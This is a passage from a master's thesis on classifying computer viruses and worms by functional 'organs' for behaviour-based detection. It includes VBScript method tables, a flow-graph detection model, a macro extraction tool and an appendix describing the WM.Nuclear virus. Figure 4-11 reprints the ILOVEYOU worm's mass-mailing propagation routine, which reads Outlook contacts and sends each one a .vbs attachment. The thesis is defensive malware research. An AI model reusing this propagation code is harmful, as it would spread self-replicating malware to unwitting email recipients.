Rename	Scripting.FileSystemObject	CreateObject
Copy	Scripting.FileSystemObject	Move, MoveFile, MoveFolder CopyFile CopyFolder
Execute	Scripting.FileSystemObject	CreateObject

Deletion	Scripting.FileSystemObject	Remove RemoveAll DeleteFile DeleteFolder
Query	Scripting.FileSystemObject FileSystemObject->Drives	GetDrive GetExtensionName GetFileName GetFolder GetSpecialFolder GetTempName DriveExists DriveType FileExists FolderExists GetAbsolutePathName GetBaseName

**Figure 4-7: Critical functions and methods related to file operations**

## 2. Network

The following table indicates the objects and methods involved for doing network level activities on the Windows system.

Network Application Operations	Scripting Objects involved	Methods
Map remote drive to local drive	Wscript.Network	MapNetworkDrive
Current network drive mappings	Wscript.Network	EnumNetworkDrives
Remove a mapped network Drive	Wscript.Network	RemoveNetworkDrive

**Figure 4-8: Critical functions and methods related to network operations**

## 3. Registry

The following table indicates the objects and methods involved in the registry related operations in the Windows system.

Registry Operations	Scripting Objects Involved	Methods
Delete a Key	Wscript.Shell	RegDelete
Read a Registry Value	Wscript.Shell	RegRead
Write a Registry Vale	Wscript.Shell	RegWrite

**Figure 4-9: Critical functions and methods related to registry operations**

## 4. Process and Environment Operations:

The following table indicates the objects and methods involved in manipulating processes, memory and the environment.

Operations	Scripting Objects Involved	Methods
ShortCuts	Wscript.Shell	CreateShortcut
Read Environment Variable	Wscript.Shell	ExpandEnvironmentStrings
Delete Environment Variable	Wscript.Shell	Remove
Masquerade Keystrokes	Wscript.Shell	SendKeys
Place process in Sleep mode	Wscript.Shell	Sleep
Create a new process	Wscript.Shell	Run

**Figure 4-10: Critical functions and methods related to environment related operations**

## 4.5 A simple detection model

In this section we propose a simple detection model, which may be used to detect viruses in a suspicious code. A method involving detection of malicious behavior using program specification for describing desired behavior is provided in [Ko 97]. The problem with this approach is the creation of a behavior specification for each program that is run on a system. Since our study concentrates on the detection of worm programs and highlights that a generic program specification can be generated for these types of programs, this approach can be used to detect both known and unknown worms. The simplest form of a virus detection model using our physiological approach has been given here and this is our work in progress. This model is in no way complete and our intent is to provide a proof of concept for our approach of modeling viruses and worm programs.

As mentioned in Section 4.4, we identify the set of objects and methods used in organs of existing worm programs and create an organ sensitive database of flow graphs for each organ. For each given program under test:

1. Generate a flow graph with the VBScript objects and their associated method calls as the graph's nodes.
2. Check the presence of an organ sensitive flow graph in this graph to determine the presence of an organ.

If a match is found, a virus organ is present.

If a *majority* of virus or worm organs are found in the given program, the program is flagged as virus infected. A criterion for fixing a value for *majority* can be based on statistical study and practical experience with viruses in the wild.


Figures 4-7, 4-8, 4-9, demonstrate the simple detection model proposed above. Figure 4-7 displays a replication section of the ILOVEYOU virus. This code has been converted in a format similar to the three-address code format, for the purpose of generating a control flow graph of Figure 4-8. An organ sensitive control flow graph is generated by bypassing all non-critical calls to objects and methods that are not present in section 4.4.

```


On Error Resume Next
set regedit=CreateObject("Wscript.Shell")
set out=Wscript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
max_ctrlists = mapi.AddressLists.Count
ctrlists = 1
GOTO DECISION_1
ILOOP:
set a = mapi.AddressLists(ctrlists)
x = 1
regv
=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a)
if (regv <> " ") GOTO SKIP_1
regv = 1
SKIP_1:
tmp1 = int(a.AddressEntries.Count)
tmp2 = int(regv)
if tmp2 >= tmp1 GOTO SKIP_2
max_ctrentries = mapi.AddressLists.Count
ctrentries = 1
GOTO DECISION_2
JLOOP:
malead = a.AddressEntries(x)
regad = " "
regad = regedit.Regread
("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad <> " ") GOTO SKIP
set male = out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbCrLf & "MAIL_BODY"
male.Attachment.Add (dirsystem& "LOVE-LETTER-FOR-YOU.TXT.vbs")
male.send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,
"REG_DWORD"
ctrentries = ctrentries + 1
SKIP:
x = x + 1
DECISION_2:
if ctrentries <= max_ctrentries GOTO JLOOP
regedit.regwrite HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,
a.AddressEntries.count
if (regad <> " ") GOTO SKIP_3
SKIP_2:
regedit.regwrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a,
a.AddressEntries.Count
SKIP_3:
ctrlists = ctrlists + 1
DECISION_1:
If ctrlists <= max_ctrlists GOTO ILOOP
set out = Nothing
mapi = Nothing

```

**Figure 4-11:** A Section of the *ILOVEYOU* virus



**Figure 4-12: Control flow graph for code given in Figure 4-7**



**Figure 4-13: An organ sensitive control flow graph for the propagator**

## 5. Future work

This chapter gives the future research work that is required for using the classification scheme proposed by us for using program analysis methods for detection of virus and worm programs.

The model for classifying malicious code can be used to develop a virus description language for describing distinct malicious behavior for storing organ descriptions in an organ database. This type of language may also aid in sharing and communicating new observed organ behaviors, between antivirus and security software vendors. Another related future work might involve devising mechanisms for searching and matching the presence of a malicious organ flow graph in the program under test. The search for an organ's presence requires carrying out approximate flow graph match, since there are no boundaries defined for the start and end of a virus organ in a program. In fact, the code for different organs may be interleaved or overloaded. Thus, while creating organ sensitive flow graphs, the use of *wildcard* nodes may be required. This activity has to be carefully carried out since more wild cards may raise the false positives and exact matches may raise false negatives.

The generation and detection of the system calls in binary programs is also another important related area . The virus writer may strip the symbol table information from the binary executable in order to prevent string-based determination of system calls used in a program. Thus, a need arises for the creation of system call *signatures* (sample flow graphs) in widely abused platforms. This problem resembles the decompilation problem, which has been treated in detail in [Cifuentes 94].

## 6. Conclusions

Detecting viruses and worms by studying their behavior is a new development in the field of anti-virus research. This thesis identifies the organs of virus programs and gives abstract definitions for them. We present a method of decomposing malicious behavior using a 4-tuple representation: {Subject, Object, Action and Function}. This model classifies the different aspects of a malicious program on the basis of: who executes it, what it acts on, how it acts and the results of the action. The advantage of this method of classification is the easy identification of code segments in a malicious program.

The method involving detection of malicious behavior using program specification for describing desired behavior is presented in [Ko 97]. The problem with this approach is the creation of a behavior specification for each program that is run on a system. The approach mentioned here is different from the specification-based approach since it involves the creation of a set of program specifications for virus and worm programs itself.

While studying the virus and worm source code as part of thesis work, it was a frequent observation that the different viruses, spaced by the time of their occurrence in the wild, had very similar source code. Sometimes, parts of source code in a virus seemed to have been copied from old viruses. Those viruses that had remarkably different source codes (even those which were implemented in different languages) displayed identical program behavior. A conclusion from this observation is that though detecting viruses is an undecidable problem, detecting a class of most commonly occurring viruses by studying previous virus behaviors is possible.

The set of organ behaviors identified in this thesis is not complete, since the process of behavior set updation is a continuous process, due to changes in the system and application architectures to support new features and handle performance issues. This can be seen from the frequent architectural changes in the Microsoft Windows operating system in the past decade. Each new version release (starting from DOS to WINDOWS 3.1, WINDOWS 95, WINDOWS 98, WINDOWS 2000 and WINDOWS XP) has undergone a major architectural change for accommodating increasing user needs.

Behavior sets are not equivalent to virus signatures. In a behavior-based detection that uses organ-based classification, it is not required to frequently update organ description database, as compared to the frequent addition of signatures for every new virus. This conclusion comes from comparing the number of viral signatures currently present in commercial antivirus software (around 60,000 [Bontchev 02a]) and the organ related behaviors identified in this thesis.

## 7. References

- [Bishop 01] Mat Bishop. A critical Analysis of vulnerability Taxonomies. *Technical Report 96-11*. Department of Computer Science. University of California at Davis. April 19, 2001.
- [Bontchev 02] V. V. Bontchev. Extracting Word Macros. Personal Communication. 17 March, 2002.
- [Bontchev 02a] V. V. Bontchev. Number of Signatures per Anti-virus software. Personal Communication. 18 March, 2002.
- [Bontchev 98] V. V. Bontchev. *Methodology of Computer Anti-Virus Research*. PhD dissertation. University of Hamburg, Hamburg. 1998.
- [Bontchev 96] V. V. Bontchev. Possible Macro Virus Attacks and how to prevent them. *Proceedings of the 6th Virus Bulletin Conference*, September 1996, Brighton/UK, Virus Bulletin Ltd, Oxfordshire, England. 1996.
- [CERT 02] *CERT/CC Statistics 1988-2001*. CERT® Coordination Center Annual Reports. [http://www.cert.org/stats/cert\\_stats.html](http://www.cert.org/stats/cert_stats.html), 2002.
- [CERT 00] CERT/CC/2000. *CERT® Advisory CA-2000-04 Love Letter Worm*. CERT/CC Advisories. <http://www.cert.org/advisories/CA-2000-04.html>, May 4, 2000.
- [Chess 91] D. M. Chess. *Virus Verification and Removal Tools and Techniques*. <http://www.research.ibm.com/antivirus/SciPapers/Chess/CHESS3/chess3.html>, November 18, 1991.
- [Cifuentes 94] C. Cifuentes. *Reverse compilation techniques*. PhD dissertation, Queensland University of technology, 1994.
- [Cohen 94] F. Cohen. *A Short Course in Computer Viruses*. John Wiley and Sons. 1994.
- [Cohen 85] F. Cohen. *Computer Virus*. PhD dissertation. Department of Computer Science. University of Southern California. 1985.

- [Cohen 84] F. Cohen. *Computer Viruses-Theory and Experiments*. Computers and Security. Volume 6, (Number 1). pp 22-35. 1984.
- [Eichin 89] Mark W. Eichin and Jon A. Rochlis. With Microscope and Tweezers: An Analysis of the Internet Virus of November 1988. *Proceedings of the 1989 IEEE Computer Society Symposium on Security and Privacy*. 1989.
- [Fyoder 98] Fyoder. *Remote OS detection via TCP/IP Stack FingerPrinting*. <http://www.insecure.org/nmap/nmap-fingerprinting-article.txt>, October 18, 1998.
- [Group 99] H. R. Group. *The Honeynet Project*. <http://www.honeynet.org>, 2001.
- [Howard 97] J. D. Howard. *An Analysis of Security Incidents on the Internet*. PhD Dissertation. Carnegie Mellon University. <http://www.cert.org/research/JHThesis/Start.html>, 1997.
- [Ko 97] C. Ko, M. Ruschitzka, and K. Levitt. Execution monitoring of security-critical programs in distributed systems: a specification-based Approach. *Proc. IEEE Symposium on Security and Privacy*. 1997.
- [Kumar 92] Sandeep Kumar and E. H. Spafford. Generic Virus Scanner in C++. *Proceedings of the 8th Computer Security Applications Conference*. 2-4 Dec 1992.
- [Lyman 02] J. Lyman. *In Search of the World's Costliest Computer Virus*. News Factor Network. February 21, 2002.
- [Microsoft 02] Microsoft-MSDN. Using Script Encoder. *MSDN*. <http://msdn.microsoft.com>, 2002.
- [Moore 01] D. Moore. *The Spread of the Code-Red Worm (CRv2)*. CAIDA. <http://www.caida.org>, 2001.
- [Morris 85] R. T. Morris. A Weakness in the 4.2BSD Unix TCP/IP Software. *Technical Report Computer Science #117*. AT&T Bell Labs. 1985.

- [Heavens 02] VX Heavens, *Virus Creation Tools*.  
<http://vx.netlux.org/dat/vct.shtml>, 2002.
- [Pethia 99] R. Pethia. *The Melissa Virus: Inoculating our Information Technology from Emerging Threats. Testimony of Richard Pethia*.  
[http://www.cert.org/congressional\\_testimony/pethia9904.html](http://www.cert.org/congressional_testimony/pethia9904.html), 1999.
- [Porras 92] P. A. Porras. *STAT: Detection*. Computer Science Dept. Santa Barbara. *A state Transition Analysis Tool for Intrusion* University of California, Santa Barbara. 1992.
- [Sander 02] P. A. Porras. *Virology Lecture Notes*.  
<http://www.tulane.edu/~dmsander/WWW/224/224Virology.html>, 2002.
- [Skulason 91] A. S. Fridrik Skulason and Vesselin Bontchev. *A New Virus Naming Convention*. CARO meeting.  
<http://vx.netlux.org/lib/asb01.html>, 1991.
- [Spafford 94] Eugene H. Spafford. *Computer Viruses as Artificial Life*. Artificial Life. Volume 1, number 3. pages 249-265. 1994.
- [Spafford 89] E. H. Spafford. *The Internet Worm Program: An Analysis*. ACM Computer 19(1). pages 17-57. 1989.
- [Weaver 02] N. Weaver. *Potential Strategies for High Speed Active Worms: A worst Case Analysis*. <http://www.cs.berkeley.edu/~nweaver>, 2002.
- [Websters 98] *Merriam-Webster's Collegiate Dictionary*. 10th Index edition. International Thomson Publishing. ISBN: 0877797099. 1998.
- [Wildlist 02] *The WildList FAQ*. The WildList Organization International.  
<http://www.wildlist.org/faq.htm>, 2001.
- [Witten 90] I. H. Witten, H. W. Thimbleby, G. F. Coulouris, and S. Greenberg. *Liveware: A new approach to sharing data in social networks*. *International Journal of Man-Machine Studies*. 1990.
- [Yetiser 93] T. Yetiser. *Polymorphic Viruses, Implementation, Detection and Protection*. VDS Advanced Research Group.  
<http://www.vdsarg.com/techreps/poly.html>, 1993.


## **8. APPENDIX A**

### **8.1 *m*ACEX: A WinWord macro extraction tool**

During the process of studying Macro viruses and their detection, it was required to develop a tool to extract the macro content in MS word documents. The macro virus generator kits were one of the sources of study for macro virus scripts. Usually, all the macro virus generation toolkits, which we found on the Internet, were implemented as Word Macros. They were available, as a word document that when opened, would start a separate interface for inputting the values for a new desired macro virus. Since we considered executing these code generator programs and producing new combinations of virus code as both unethical and insecure, we developed a macro extraction tool for extracting the virus generation tools' source code. At present, we are not aware of any other macro extraction tool or library that does this kind of job. This program can also aid in carrying out an automated program analysis of the macro code for detecting malicious behavior. Since no information is available from Microsoft, most of the parts put together are based on extensive reverse engineering of the Microsoft Word document. Special credit goes to Coalan McNamara of Sun's Star Office project for helping us out with the relevant information to develop this tool.

### **8.2 Architecture**

A Word document is an implementation of Microsoft OLE2's structured storage technology. The stream object implements the interface `IStream` and is the conceptual equivalent of a single disk file. These are the basic components of a file system where the actual data resides. Each stream has it's own access rights and a single seek pointer. The storage object implements the interface `IStorage` and is the conceptual equivalent of a directory. Each storage may consist of multiple numbers of storages and streams, while a stream can consist of only data.



**Figure A-1:** An example of OLE's structured storage

The hierarchy of storage and stream elements is stored in a standard format and is accessed through standard OLE service though the format of information in streams is proprietary. A similar case exists in the VBA macro storage in Win Word. The VBA macros are compiled and stored in P-Code format in one of the document streams. The initial code is also stored in the same stream, just after the compiled image, in a compressed form. This is basically redundant piece of information about the code and is not used for any code execution purpose. The compression scheme uses the Lampel Zeiv compression algorithm (LZ77). Since the compressed text code is stored at different offsets in the stream, the stream name and value of the code offset is stored in the `_VBA_PROJECT` stream. The mACEX tool implementation consists of 3 modules: The Stream extractor module, Stream name/Offset calculator, and the decompressor.

**Stream Extraction:** The stream extractor module uses the standard OLE2 library methods, `OpenStorage()` and `OpenStream()` to read the VBA Project ( `_VBA_PROJECT` ) stream. This resulting stream is passed to the OffsetCalculator module.

**Offset Calculation:** This is proprietary information and was obtained through reverse engineering WinWord files. We provide the probable relevant data structures, which exist in *\_VBA\_PROJECT* stream.

The code for the offset calculator uses the following *\_VBA\_PROJECT* structure.

```

struct _VBA_PROJECT {
WORD      aId;                // 2 bytes
BYTE      pVersion[6];       // 6 bytes
DWORD     nLidA;              // 4 bytes
DWORD     nLidB;              // 4 bytes
WORD      nUnknownA;         // 2 bytes
WORD      nLenA;              // 2 bytes
DWORD     nUnknownB;         // 4 bytes
DWORD     nUnknownC;         // 4 bytes
WORD      nLenB;              // 2 bytes
WORD      nLenC;              // 2 bytes
WORD      nLenD;              // 2 bytes
PROJSTRINGS *pSequence;     //?? bytes
WORD      nInt16s;            // 2 bytes
BYTE      DummyArr[2*nInt16s]; // 2*nInt16s bytes
DWORD     nInt32s;            // 4 bytes
BYTE      DummyArr[4*nInt32s]; // 4*nInt32s bytes
BYTE      DummyArr[2];        // 2 bytes
WORD      Len1;                // Skip_FFFF
WORD      Len2;                // Skip_FFFF
WORD      Len3;                // Skip_FFFF
BYTE      DummyArr[100];       // 2 bytes
WORD      nOffsets;            // 2 bytes
OFFSET_NAME_CALC OffsetName[nOffsets]; //?? bytes
}

```

```

typedef struct {
WORD      nIdLen;              // 2 bytes
WORD      Pstr[nIdLen/2];     // nIdLen bytes
} PROJSTRINGS

```

```

Typedef struct {
WORD      nLen;                // 2 Bytes
BYTE      sName[nLen];        // Macro Name
WORD      nLen1;              // 2 bytes
BYTE      DummyArr[nLen1];    // nLen1 Bytes
WORD      nLen2;              // nLen2 Bytes
BYTE      DummyArr[nLen2+4];  // nLen2+4 bytes
WORD      FFFF_Id;           // 0xFFFF (Fixed)
BYTE      Dummy_Arr[6];
WORD      nOctects_to_Skip;
BYTE      Dummy_Arr[8*nOctects_to_Skip];
BYTE      Dummy_Arr[5];
DWORD     nOffset;
BYTE      Dummy_Arr[2];
} OFFSET_NAME_CALC

```

### **Decompressor:**

#### **The LZ77 Compression Algorithm:**

**LZ77** compression works by finding sequences of data that are repeated. The term "sliding window" is used; all it really means is that at any given point in the data, there is a record of what characters went before. A 32K sliding window means that the compressor (and decompressor) has a record of what the last 32768 ( $32 * 1024$ ) characters were. When the next sequence of characters to be compressed is identical to one that can be found within the sliding window, the sequence of characters is replaced by two numbers: a distance, representing how far back into the window the sequence starts, and a length, representing the number of characters for which the sequence is identical.

## 9. APPENDIX B

### SYMANTEC's ANALYSIS OF Nuclear Macro Virus

**Also Known As:** Nuclear, Word Macro 9509

**Type:** [Macro](#)

**Infection Length:** 9 macros

**Damage:**

- [Payload Trigger:](#) Daily, between 5:00 pm and 5:59 pm (inclusive), and on April 5th
- [Payload:](#)
  - [Deletes files:](#) Clears all attributes except the System attribute on C:\IO.SYS, C:\MSDOS.SYS, and C:\COMMAND.COM.
  - [Modifies files:](#) Deletes C:\COMMAND.COM. Adds "And finally I would like to say: STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC! " to the last page of a document when printed.

**Distribution:**

- [Target of infection:](#) MS Word documents, C:\IO.SYS, C:\MSDOS.SYS, C:\COMMAND.COM, C:\COMMAND.COM

**Technical description:**

WM.Nuclear is a virus that uses nine macros to infect and spread.

The macros are named:

- AutoExec
- AutoOpen
- DropSurviv
- FileExit
- FilePrint
- FilePrintDefault

- FileSaveAs
- InsertPayload
- PayLoad

All macros are easily visible from the Tools > Macro menu. In addition, the macros are "ExecuteOnly." As such, the macros are encrypted by Microsoft Word automatically. The macros are not normally available for viewing and editing, despite being visible in the macro list.

When an infected host document or template is opened, the WM.Nuclear is launched from the AutoOpen macro automatically by Microsoft Word. WM.Nuclear checks for the presence of a macro named "AutoExec." If it finds "AutoExec," WM.Nuclear aborts the infection process. If not, WM.Nuclear copies all of the viral macros to the global template. Immediately after copying the macros, if the date is April 5th of any year, WM.Nuclear checks for the presence of the following files and then clears all of their attributes except the System attribute on C:\IO.SYS, C:\MSDOS.SYS, and C:\COMMAND.COM. WM.Nuclear then deletes C:\COMMAND.COM.

Another means of infection is when the user attempts to save a document with the File > Save As command. WM.Nuclear copies all of the viral macros from the global template to the newly created file as it is saved. In addition, it forces the document to be saved as a template, so the macros are stored within the new file.

The third infection macro, AutoExec, is launched automatically when Microsoft Word is first executed. Again, the macro checks for the presence of a macro named "AutoExec." If it finds "AutoExec," WM.Nuclear aborts the infection process. If not, WM.Nuclear copies all of the viral macros to the global template. Following the infection check, the virus polls the system time. If the time is between 5:00 pm and 5:59 pm (inclusive) on any day, the macro uses an elaborate debug routine to drop a binary virus to the C:\DOS directory. Once the binary virus is in memory and infectious, WM.Nuclear removes any trace of the dropping and infection routines.

The Ph33r virus dropped by WM.Nuclear is a fully replicating virus unto itself. Once dropped and launched, it infects .COM and .EXE files. In addition, Ph33r can infect Windows and standard DOS executables.

The message carried by WM.Nuclear is displayed only when printing, and then only in the last four seconds of any minute (if the time in seconds is 56, 57, 58 or 59). If an infected Microsoft Word file is printed during that time frame, WM.Nuclear inserts a message on the last page of the document, which is printed along with the rest of the document:

And finally I would like to say:

STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC!

## **Abstract**

Computer viruses and worms may be written in an infinite number of ways. Yet, a dissection of several viruses and worms shows that though differing in code, they have functionally similar components, where a component is one or more noncontiguous statements responsible for a specific behavior or capability of a these programs. Drawing an analogy to organisms, a component may be considered an organ. The thesis identifies a collection of organs that are found in computer viruses and worms. The need for each organ can be reasoned directly from the capabilities required of any of these types of programs. The collection of organs identified then describes the anatomy of a computer virus or worm. Having identified the organs of these programs, the thesis raises the question: Can one automatically detect the presence or absence of these organs in a program? It is hypothesized that techniques that detect a worm or virus by analyzing the code for the presence or absence of specific organs are likely to catch a large variation, mutants or similar species, without explicit training. Such techniques may help in developing virus and worm scanners that are not always lagging the worm attacks.

## **Biographical Sketch**

Mr. Prabhat Kumar Singh was born in Lucknow, India on December 27, 1970. He graduated with a Bachelor's degree in electronics and communication in May 1994 from Mangalore University, India. After spending six years in the telecommunications and Internet services industry, he joined University of Louisiana at Lafayette for pursuing a Masters Degree in computer science. Mr. Prabhat Kumar Singh is now planning to continue his PhD studies in program analysis.